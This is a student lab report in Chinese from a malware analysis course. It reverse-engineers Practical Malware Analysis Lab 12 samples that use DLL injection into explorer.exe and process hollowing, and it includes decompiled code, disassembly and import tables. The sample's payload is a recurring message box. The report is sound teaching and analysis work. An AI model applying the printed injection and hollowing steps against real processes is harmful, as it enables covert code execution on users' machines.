



南開大學
Nankai University

网络空间安全学院

恶意代码分析与防治技术课程实验报告

实验十二：隐蔽的恶意代码启动

姓名：周钰宸

学号：2111408

专业：信息安全

2024 年 1 月 14 日

1 实验目的

1. 复习教材和课件内第 12 章的内容。
2. 完成 Lab12 的实验内容，对 Lab12 的三个样本进行依次分析，编写 Yara 规则，并尝试使用 IDAPython 的自动化分析辅助完成。

2 实验原理

2.1 IDAPro

IDA 是一款广泛使用的交互式反汇编工具，它支持多种平台和文件格式。IDA 的主要功能是将机器代码转换为人类可读的汇编代码，从而帮助研究人员理解和分析程序的功能和行为。

2.2 IDAPython

IDAPython 是一个 IDA 插件，允许用户使用 Python 语言来脚本化 IDA 的功能。这为自动化任务和复杂的分析提供了巨大的灵活性。可以调用 IDA 的所有 API 函数，使用 Python 的功能模块编写强大的自动分析脚本。

2.3 OllyDbg

OllyDbg 是一个 32 位的汇编级别的调试器，主要用于 Microsoft Windows。它是反向工程和软件分析中的一个流行工具。OllyDbg 的特点是其用户友好的界面、多窗口模式、直接修改代码、以及强大的插件支持。

2.4 恶意代码启动的隐蔽行为

恶意代码的设计者通常会采用各种隐蔽的启动方式，以逃避被检测和移除。这些启动方式可以通过不同的技术手段来实现。以下是一些常见的恶意代码隐蔽启动方式：

1. **注册表项修改：**恶意代码可能会修改 Windows 注册表，将自己添加到启动项中，使得在系统启动时自动运行。它可以隐藏在正常启动项中，或者创建伪装的注册表项，以混淆检测。
2. **服务启动：**它以注册为系统服务，以在系统启动时自动运行。这样的服务通常被设计为伪装成正常的系统服务，以避免引起怀疑。
3. **任务计划：**恶意代码可以创建定时任务，以在特定时间或事件触发时启动。这种方式不仅可以用于延迟启动，还可以让恶意活动更难以检测。
4. **自启动目录：**可能会将自己复制到系统的自启动目录中，使得在用户登录时自动运行。这样的目录通常包括启动菜单、启动文件夹等。
5. **DLL 注入：**可以通过 DLL（动态链接库）注入到合法的系统进程中，以在这些进程的上下文中执行。这使得恶意代码更难以被检测，因为它似乎是由合法进程启动的。
6. **文件关联：**可能会修改文件关联，使得特定类型的文件在被打开时自动运行。这可以通过修改注册表或其他系统配置实现。

7. **代码注入:** 可能会尝试将自己注入到其他进程中, 以在那些进程的上下文中执行。这可以通过利用操作系统或应用程序漏洞来实现。
8. **反射性加载:** 可能采用反射性加载技术, 动态地加载和执行代码, 而不在硬盘上留下明显的痕迹。这种方式使得静态分析更为困难。

本次实验中大部分使用的隐蔽行为都是输入代码注入, 会尝试性地对具有隐蔽的恶意启动行为的四个病毒样本进行全面的分析。

3 实验过程

3.1 实验环境及工具

| | |
|---------|---------------------------|
| 虚拟机软件 | VMware Workstation 17 Pro |
| 宿主机 | Windows 11 家庭中文版 |
| 虚拟机操作系统 | Windows XP Professional |
| 实验工具 1 | OllyDBG 2.01 |
| 实验工具 2 | IDAPro 6.6.14.1224 |
| 配套工具 | Python 2.7.2 |

表 1: 本次实验环境及工具

3.2 Lab12-1

分析在 Lab12-01.exe 和 Lab12-01.dll 文件中找到的恶意代码, 并确保在分析时这些文件在同一目录中。

3.2.1 静态分析

1. Lab12-01.exe

首先分析 exe 文件特点。使用 PEiD 查看其加壳情况和导入表:





图 3.1: 1exe 的加壳

图3.1可以看到没有加壳, 然后我们查看其导入表:



| Thunk RVA | Thunk Offset | Thunk Value | Hint/Ordinal | API Name |
|-----------|--------------|-------------|--------------|----------------------|
| 00005000 | 00005000 | 0000552C | 001B | CloseHandle |
| 00005004 | 00005004 | 0000553A | 01EF | OpenProcess |
| 00005008 | 00005008 | 00005542 | 016B | CreateRemoteThread |
| 0000500C | 0000500C | 0000555E | 0126 | GetModuleHandleA |
| 00005010 | 00005010 | 00005572 | 02E9 | WriteProcessMemory |
| 00005014 | 00005014 | 00005588 | 02BC | VirtualAllocEx |
| 00005018 | 00005018 | 00005594 | 02F9 | IsntCmdA |
| 0000501C | 0000501C | 000055A6 | 00F5 | GetCurrentDirectoryA |

图 3.2: exe 导入表

图3.2看到一些值得注意的导入函数：

- **CreateRemoteThread**: 用于在远程进程中创建一个线程。
- **WriteProcessMemory**: 向另一个进程的地址空间中写入数据。
- **VirtualAllocEx**: 在另一个进程的虚拟地址空间中分配内存。

由此我们知道 Lab12-01 的注入行为后可能会涉及一些注入后的远程后门 RemoteShell 的行为。然后我们看看字符串：




图 3.3: exe 字符串


图3.3可以看到一些有意思的字符串：

- **explorer.exe**: 代表着其可能会注入到 explorer 即资源管理线程中。
- **Lab12-01.dll**: 与另一个 dll 文件有关。
- **psapi.dll**: 暂不清楚，可能是伪装的名字。


由此我们可以推测其可能使用了 Lab12-01.dll 注入到了 Explorer 进程中。

2. Lab12-01.dll

接下来我们分析 DLL 文件，同样先使用 PEiD 查看其导入表：



dll 导入表 1



dll 导入表 2

图 3.4: 查看 dll 导入表

图3.4能看到一些有用的提示导入表：

- Kernel32.dll 中：CreateThread 推测可能产生进程，GetVersion 推测可能判断当前 os 版本，GetCommandLineA 推测可能对命令行有操作。
- USER32.dll 里面的 MessageBoxA，推测可能是会调用信息发送。和之前说的远程后门有关。

接下来继续看看字符串：




图 3.5: dll 字符串

图3.5能看到很多时间提示信息和星期几，由此结合前面的分析推测，dll 会利用远程后门向某个远程主机发送带有时间信息的信息。

3.2.2 综合分析

由于本次实验的最主要目的是分析其隐蔽的启动行为，因此后面会结合静态和动态分析技术对其进程注入的行为进行重点分析。

首先先拍好快照，通过 ProcessMonitor 设置对应的 Lab12-01.exe 的过滤器，然后双击运行：




图 3.6: Procmon 监控

图3.6看到其弹出了一个显示 press OK to restart 的消息框，标题为 malware analysis0。并且会隔一段时间出现一次，很烦人啊。。辛苦保存了快照。

然后还能看到其尝试访问 HKLM 的 Windows 下的注册表项进行操作，还在创建文件等。

然后我们来用 IDA 深入分析，首先分析 exe，来看 main：




图 3.7: Lab12-01.exe 的 main 反汇编

图3.7看到一些值得注意的地方：

1. 加载和函数地址获取：

- 使用 LoadLibraryA 加载指定的动态链接库 (LibFileName)。
- 通过 GetProcAddress 从加载的库（即 LibFileName 实际上就是 psapi.dll）中获取三个特定函数的地址：ProcName、aGetmodulebasen、aEnumprocesses。

2. 获取当前进程目录：

- 使用 GetCurrentDirectoryA 获取当前进程的工作目录。
- 使用 lstrcatA 将字符串 String2 和 "Lab1201.dll" 追加到当前目录。

3. 系统进程枚举：

- 使用 EnumProcesses 获取系统中所有进程的 ID。
- 对于每个进程 ID，调用 sub_401000 函数进行处理。如果处理结果为 1，则表示找到了目标条件的进程 ID。

4. 打开符合条件的进程:

- 使用 OpenProcess 打开满足条件的进程，获取进程句柄 (hProcess)。

5. 在目标进程中分配内存并写入数据:

- 使用 VirtualAllocEx 在目标进程中分配一块内存。
- 使用 WriteProcessMemory 将获取到的当前进程目录 (Buffer) 写入目标进程的内存中。

6. 在目标进程中创建远程线程:

- 使用 GetModuleHandleA 获取目标进程中指定模块的句柄。
- 使用 GetProcAddress 获取指定模块中的函数地址。
- 使用 CreateRemoteThread 在目标进程中创建一个新的线程，并在其中执行指定的函数。

7. 返回结果:

- 如果上述操作成功，则返回 0；否则，返回-1 或 1，表示执行过程中的不同错误状态。

因此从上面代码中已经可以看出来这个病毒通过注入行为，用于将特定 DLL 加载到目标进程中并执行其中的代码，实现一些恶意行为。其中我们比较值得注意的是具体对进程进行处理的 sub_401000。因此过去查看：

```

1 int __cdecl sub_401000(DWORD dwProcessId)
2 {
3     int result; // eax@5
4     char v2; // [sp+4h] [bp-10h]@2
5     int v3; // [sp+8h] [bp-10h]@2
6     char v4[4]; // [sp+Ch] [bp-10h]@1
7     char v5; // [sp+10h] [bp-10h]@1
8     __int16 v6; // [sp+10h] [bp-6h]@1
9     HANDLE hObject; // [sp+10h] [bp-4h]@1
10
11     strcpy(v4, "<unknown>");
12     memset(&v5, 0, 0xF8u);
13     v6 = 0;
14     hObject = OpenProcess(0x410u, 0, dwProcessId);
15     if ( hObject && dword_408714(hObject, &v3, 4, &v2) )
16         dword_40870C(hObject, v3, v4, 260);
17     if ( !_strnicmp(v4, "explorer.exe", 0xCu) )
18     {
19         result = 1;
20     }
21     else
22     {
23         CloseHandle(hObject);
24         result = 0;
25     }
26     return result;
27 }

```

图 3.8: sub_401000

图3.8可以看到一些重要的行为：

1. 进程处理子函数 (sub_401000):

- 目的：对特定进程进行处理，检查是否符合某些条件。
- 实现：
 - 使用 strcpy 将字符串 "<unknown>" 复制到 v4 中。
 - 调用 OpenProcess 打开指定 ID 的进程 (dwProcessId)，获取进程句柄 (hObject)。

- 如果进程句柄存在,并且调用 `dword_408714` 函数成功获取一些数据,再调用 `dword_40870C` 即 `GetModuleBaseName` 将 PID 翻译为进程名。
- 使用 `__strnicmp` 比较 `v4` 是否以字符串 `aExplorer_exe` 即 `explore.exe` 开头的前 `0xC` 个字符 (不区分大小写)。
- 如果是,则返回 1; 否则,关闭句柄并返回 0。

- 返回值:

- 如果处理的进程符合条件 (以 Explorer.exe 开头), 返回 1。
- 否则, 关闭句柄并返回 0。

其中最重要的地方就是该函数用于检查特定进程是否以 Explorer.exe 开头，通过获取进程信息判断目标条件。即它会去在内存中找 explorer.exe 进程。

一旦这个点明确了，后面就很清晰明了了，于是回到 main 中：

```

56:         if ( uip == 0 )
57:         {
58:             uip = sub_401000(dhProcessId[i]);
59:         }
60:         nProcess = OpenProcess( 0x0000, 0, dhProcessId[i]);
61:         if ( nProcess == (HANDLE)-1 )
62:             return -1;
63:         if ( uip == 0 )
64:             return 0;
65:         lpAddress = UirCallIoLocEx(nProcess, 0, 0x100u, 0x3000u, Au);
66:         if ( lpAddress == 0 )
67:             return 0;
68:         uip = ProcessMemory(nProcess, lpAddress, uip, 0x100u, 0);
69:         uip = GetModuleExeName(Module, Au);
70:         lpStartAddress = (LPTHREAD_START_ROUTINE)GetProcessName(Module, uip, uip, Au);
71:         uip = AllocateThread(nProcess, 0, 0, lpStartAddress, lpAddress, 0, 0);
72:         if ( uip )
73:             result = 0;
74:         else

```

图 3.9: main 续

图3.9看到一旦 `sub_401000` 检查成功，就会返回到 `main` 中调用 `OpenProcess` 打开这个进程即 `explorer.exe` 的句柄。最后通过一些恶意操作，通过 `WriteProcessMemory` 将 `Buffer` 内容写入进程。因此我们去看 `buffer` 被设置的地方。

```
GetCurrentDirectoryA(0x100u, &Buffer);
lstrcatA(&Buffer, String2);
lstrcatA(&Buffer, aLab1201_dll);
if ( dword_408710(dwProcessId, 4096, &v14) )
{
```

图 3.10: buffer 设置

图3.10其实之前分析 main 已经分析过了，这里在强调下，它使用 `lstrcatA` 将字符串 `String2` 和"Lab1201.dll" 追加到当前目录。即将 Lab12-01 获取到了 `buffer` 然后写入了，最后注入了当前进程即 `explorer.exe` 中。

于是我们尝试使用 **ProcessExplorer** 来再次运行并监控：




图 3.11: ProcessMonitor

图3.11通过 View 的 LowerPanel 显示 DLLs, 我们观察到 **explorer.exe** 中确实被注入了 **Lab12-01.dll**。于是我们杀死 **explorer.exe** 后再重启它就解决了问题。

这也证明了 **ProcessMonitor** 是检测 DLL 注入相当有效的工具！厉害了哥。最后我们再用 IDA 分析下 Lab12-01.dll。看看它有没有别的行为：




图 3.12: DLLMAIN

图3.12显示 DLLMAIN 只创建了一个新线程，对应执行函数 sub_10001030。过去查看：




图 3.13: sub_10001030

图3.13看到其一些恶意行为：

- 使用 sprintf 将格式化字符串 aPracticalMalwa 即 Practical Malware Analysis 和当前迭代计数 i 写入 Parameter。这是消息框的标题。
- Press OK to reboot 是消息框的内容。
- 使用 Sleep 函数让当前线程休眠 0xEA60 毫秒（1 分钟）。

因此它就是频繁地无休止打开一个消息框烦人而已。。。

3.2.3 实验问题

1. Q1: 在你运行恶意代码可执行文件时，会发生什么？

回答：在使用 Procmon 监视时，我们注意到它会弹出一个标题为 Practical Malware Analysis。内容为 Press OK to reboot 的消息框，并且每一分钟出现一次。永不停歇。

2. Q2: 哪个进程会被注入？

回答：被注入的进程是 explorer.exe。

3. Q3: 你如何能够让恶意代码停止弹出窗口？

回答：通过在 ProcessMonitor 中查看，我们发现了注入的 Lab12-01.dll 在 Explorer.exe 中，因此先 kill 再 reboot 该进程即可。

4. Q4: 这个恶意代码样本是如何工作的？

回答：这个恶意代码执行 DLL 注入，来在 explorer.exe 中启动 Lab12-01.dll。一旦 Lab12-01.dll 被注入，它在屏幕上每分钟显示一个消息框，并通过一个计数器，来显示已经过去了多少分钟。

3.3 Lab12-2

分析在 Lab12-02.exe 文件中找到的恶意代码。

3.3.1 静态分析

同样地，最开始对其 exe 文件首先使用 PEiD 查看其加壳情况和导入表：




图 3.14: exe 导入表

图3.14看到此时的导入表，可以看到许多：

- **CreateProcessA**: **创建一个新的进程**，并返回该进程的句柄和标识符。这个函数可以用来启动一个新的程序。
- **Get(Set)ThreadContext**: 获取或设置线程的上下文信息，包括寄存器状态、指令指针和堆栈指针等。**这个函数可以用来监视和控制线程的执行。**
- **Read(Write)ProcessMemory**: 读取或写入其他进程的内存数据。**可能是对进程内容空间进行了直接修改和读写。**
- **Lock(Load、SizeOf)Resource**: **管理和操作进程中的资源**。代表着 exe 所带有的资源很可能是很重要的核心组件。

然后我们看看它的字符串：




图 3.15: exe 字符串

图3.15可以看到一些 wqsyLkla 开头的串，除此之外还有若干数量极大的 A，可能和某种解密混淆有关。除此之外，我们还注意到它具有一个资源接文件，并且在导入函数中试图对其进行导入，证明其肯定是核心部分之一。使用 ResourceHacker 查看：




图 3.16: exe 资源节

图3.16可以看到有一个名为 UNICODE 的 LOCALIZATION:0 的资源节，其内容中包含了之前分析字符串发现的大量 0，还是保持混淆的猜测。

3.3.2 综合分析

由于本次实验的最主要目的是分析其隐蔽的启动行为，因此后面会结合静态和动态分析技术对其进程注入的行为进行重点分析。

根据之前的静态分析可知，病毒主要是通过 CreateProcessA 来执行的，因此我们到具体调用该函数的 0x0040115F 即 sub_4010EA 中，看到如下代码：




图 3.17: CreateProcessA

图3.17看到压入了一个参数为 4，其对应的参数名为 dwCreationFlags。微软官方对该函数的描述表明该位置是描述 CREATE_SUSPENDED 标志，他允许这个进程被创建但是不被启动。这个进程不会被执行，除非等待这个主进程的 API ResumeThread 函数时才会被启动。然后继续往后看：




图 3.18: GetThreadContext

图3.18看到了 GetThreadContext，用来访问线程上下文，并且传递给这个函数的 hThread 参数与前面一张图中的 lpProcessInformation 处于同一缓冲区。这表明程序正在访问挂起的进程的上下文信息。进程句柄对于程序与挂起进程的交互非常重要。

由于涉及到进程控制块的知识，这里进行补充：

```
1  typedef struct _PEB { // Size: 0x1D8
2  000h  UCHAR      InheritedAddressSpace;
3  001h  UCHAR      ReadImageFileExecOptions;
4  002h  UCHAR      BeingDebugged;          //Debug运行标志
5  003h  UCHAR      SpareBool;
6  004h  HANDLE      Mutant;
7  008h  HINSTANCE   ImageBaseAddress;      //程序加载的基地址
8  00Ch  struct _PEB_LDR_DATA *Ldr          //Ptr32 _PEB_LDR_DATA
9  010h  struct _RTL_USER_PROCESS_PARAMETERS *ProcessParameters;
10 014h  ULONG       SubSystemData;
11 018h  HANDLE      DefaultHeap;
12 01Ch  KSPIN_LOCK  FastPebLock;
13 020h  ULONG       FastPebLockRoutine;
14 024h  ULONG       FastPebUnlockRoutine;
15 028h  ULONG       EnvironmentUpdateCount;
16 02Ch  ULONG       KernelCallbackTable;
17 030h  LARGE_INTEGER SystemReserved;
18 038h  struct _PEB_FREE_BLOCK *FreeList
19 03Ch  ULONG       TlsExpansionCounter;
20 040h  ULONG       TlsBitmap;
21 044h  LARGE_INTEGER TlsBitmapBits;
22 04Ch  ULONG       ReadOnlySharedMemoryBase;
23 050h  ULONG       ReadOnlySharedMemoryHeap;
24 054h  ULONG       ReadOnlyStaticServerData;
25 058h  ULONG       AnsiCodePageData;
26 05Ch  ULONG       OemCodePageData;
27 060h  ULONG       UnicodeCaseTableData;
28 064h  ULONG       NumberOfProcessors;
29 068h  LARGE_INTEGER NtGlobalFlag;        // Address of a local copy
30 070h  LARGE_INTEGER CriticalSectionTimeout;
31 078h  ULONG       HeapSegmentReserve;
32 07Ch  ULONG       HeapSegmentCommit;
33 080h  ULONG       HeapDeCommitTotalFreeThreshold;
34 084h  ULONG       HeapDeCommitFreeBlockThreshold;
35 088h  ULONG       NumberOfHeaps;
36 08Ch  ULONG       MaximumNumberOfHeaps;
37 090h  ULONG       ProcessHeaps;
38 094h  ULONG       GdiSharedHandleTable;
39 098h  ULONG       ProcessStarterHelper;
40 09Ch  ULONG       GdiDCAttributeList;
41 0A0h  KSPIN_LOCK  LoaderLock;
```

```

42  0A4h  ULONG      OSMajorVersion;
43  0A8h  ULONG      OSMinorVersion;
44  0ACh  USHORT     OSBuildNumber;
45  0AEh  USHORT     OSCSDVersion;
46  0B0h  ULONG      OSPlatformId;
47  0B4h  ULONG      ImageSubsystem;
48  0B8h  ULONG      ImageSubsystemMajorVersion;
49  0BCh  ULONG      ImageSubsystemMinorVersion;
50  0C0h  ULONG      ImageProcessAffinityMask;
51  0C4h  ULONG      GdiHandleBuffer[0x22];
52  14Ch  ULONG      PostProcessInitRoutine;
53  150h  ULONG      TlsExpansionBitmap;
54  154h  UCHAR      TlsExpansionBitmapBits[0x80];
55  1D4h  ULONG      SessionId;
56  1d8h AppCompatFlags : _ULARGE_INTEGER
57  1e0h AppCompatFlagsUser : _ULARGE_INTEGER
58  1e8h pShimData      : Ptr32 Void
59  1ech AppCompatInfo : Ptr32 Void
60  1f0h CSDVersion      : _UNICODE_STRING
61  1f8h ActivationContextData : Ptr32 Void
62  1fch ProcessAssemblyStorageMap :Ptr32 Void
63  200h SystemDefaultActivationContextData : Ptr32 Void
64  204h SystemAssemblyStorageMap : Ptr32 Void
65  208h MinimumStackCommit : Uint4B
66 } PEB, *PPEB;

```

```

.text:004011C9 mov ecx, [eax+0000]
.text:004011CC add ecx, 8
.text:004011CD push ecx ; lpBaseAddress
.text:004011CE mov edx, [ebp+ProcessInformation.hProcess]
.text:004011CF push edx ; hProcess
.text:004011D0 call ds:ReadProcessMemory
.text:004011D7 push offset ProcName ; "NTUnmapViewOfSection"
.text:004011DC push offset ModuleName ; "ntdll.dll"
.text:004011E1 call ds:GetModuleHandle
.text:004011E7 push eax ; hModule
.text:004011E8 call ds:GetProcAddress
.text:004011EE mov [ebp+var_04], eax
.text:004011F1 cmp [ebp+var_04], 0
.text:004011F5 jnz short loc_004011FE
.text:004011F7 xor eax, eax
.text:004011F9 jmp loc_00401328

```

图 3.19: GetProcessAddress

图3.19然后我们来到 0x004011E8 处, 此处 **GetProcessAddress** 手动解析导入函数 **NtUnmapViewOfSection**。

在地址 004011FE 处, 程序将 ImageBaseAddress 作为参数传递给 UnmapViewOfSection 函数。调用 **UnmapViewOfSection** 函数将从内存中移除被挂起的进程, 这将导致程序停止执行。

```

.text:004011FE loc_4011FE:      mov     eax, [ebp+Buffer] ; CODE XREF: sub_4010EA+100fj
.text:004011FE      push    eax
.text:00401201      mov     ecx, [ebp+ProcessInformation.hProcess]
.text:00401205      push    ecx
.text:00401206      call    [ebp+var_64]
.text:00401209      push    40h ; flProtect
.text:0040120B      push    3000h ; flAllocationType
.text:00401210      mov     edx, [ebp+var_8]
.text:00401213      mov     eax, [edx+50h]
.text:00401216      push    eax ; dwSize
.text:00401217      mov     ecx, [ebp+var_9]
.text:0040121A      mov     edx, [ecx+34h]
.text:0040121D      push    edx ; lpAddress
.text:0040121E      mov     eax, [ebp+ProcessInformation.hProcess]
.text:00401221      push    eax ; hProcess
.text:00401222      call    ds:VirtualAllocEx

```

图 3.20: VirtualAllocEx

接下来，我们可以观察到参数被推送到栈上，然后调用了 **VirtualAllocEx** 函数。其中，推送的参数 40h 表示程序在被挂起进程的地址空间中分配内存。然后在 ecx+34 的位置，程序要求内存被分配在 PE 文件的 ImageBase 的地址，这告诉 Windows 加载器应该将可执行文件加载到哪个位置。接着在 eax, [edx+50h] 处，程序使用 PE 头中的 imageBase 属性指定内存的大小。最后，分配的权限包括可执行和可写。

```

.text:004010EA      push    ebp
.text:004010EA      mov     ebp, esp
.text:004010EB      sub     esp, 74h
.text:004010F0      mov     eax, [ebp+lpBuffer]
.text:004010F3      mov     [ebp+var_4], eax
.text:004010F6      mov     ecx, [ebp+var_4]
.text:004010F9      xor     edx, edx
.text:004010FB      mov     dx, [ecx]
.text:004010FE      cmp     edx, 5A40h
.text:00401104      jnz     loc_40131F
.text:0040110A      mov     eax, [ebp+var_4]
.text:0040110D      mov     ecx, [ebp+lpBuffer]
.text:00401110      add     ecx, [eax+3Ch]
.text:00401113      mov     [ebp+var_8], ecx
.text:00401116      mov     edx, [ebp+var_8]
.text:00401119      cmp     dword ptr [edx], 4550h

```

图 3.21: magic value 的 MZ 头

图3.21显示了在这个程序开始之前，它会检查 0x004010FE 处的 magic value 值 MZ（即 4D5A）。同样地，还会检查 0x00401119 处的 MZ。如果这些检查成功，那么 var_8 将指向内存中的 PE 头。

```

.text:00401235      mov     [ebp+var_70], 0
.text:0040123C      push    0 ; lpNumberOfBytesWritten
.text:0040123E      mov     ecx, [ebp+var_8]
.text:00401241      mov     edx, [ecx+54h]
.text:00401244      push    edx ; nSize
.text:00401245      mov     eax, [ebp+lpBuffer]
.text:00401248      push    eax ; lpBuffer
.text:00401249      mov     ecx, [ebp+lpBaseAddress]
.text:0040124C      push    ecx ; lpBaseAddress
.text:0040124D      mov     edx, [ebp+ProcessInformation.hProcess]
.text:00401250      push    edx ; hProcess
.text:00401251      call    ds:WriteProcessMemory
.text:00401257      mov     [ebp+var_70], 0
.text:0040125E      jmp     short loc_401269

```

图 3.22: WriteProcessMemory

图3.22显示了 **WriteProcessMemory** 的调用。一旦程序分配了这部分内存，在地址 0x00401251 处的指令将调用 WriteProcessMemory 函数，将 PE 文件的开头数据写入到挂起进程分配的内存中。要写入的字节数从 PE 头的 0x54 处（即 SizeOfHeaders）获取。第一次调用 WriteProcessMemory 将 PE 文件头复制到被挂起的进程中，这表明程序正在将一个 PE 文件移动到另一个进程空间中。

接下来，我们能够观察到一个循环，其中循环计数器 var_70 在地址 0x00401266 处被初始化为 0。该循环计数器用于与地址 0x00401278 处的第六字节处的值进行比较，即 NumberOfSections。由于这个可执行代码包含了一个可执行文件所需的各种数据，如代码、数据、重定位等，因此我们可以推断该循环正在将 PE 可执行段赋值给这个挂起的线程。

具体的分析如下：变量 var_4 包含一个指向内存中 PE 文件的指针，即 lpBuffer，它在地址 0x004010F3 处被初始化。在接下来的地址 0x0040127D 处，我们注意到程序将 MZ 头缓冲区的偏移量加上 0x3C，

即到 PE 头的偏移量。这使得 ECX 现在指向了 PE 头的位置。在后续指令中，程序获取了一个指针，其中 EDX 在这个循环的第一次迭代时的值为 0。因此，我们可以在指针计算中省略 EDX，这样就只剩下 ECX 和 0xF8 了。

| pFile | Data | Description | Value |
|----------|----------|----------------------------|-------------------------------|
| 000000F8 | 010B | Magic | IMAGE_NT_OPTIONAL_HDR32_MAGIC |
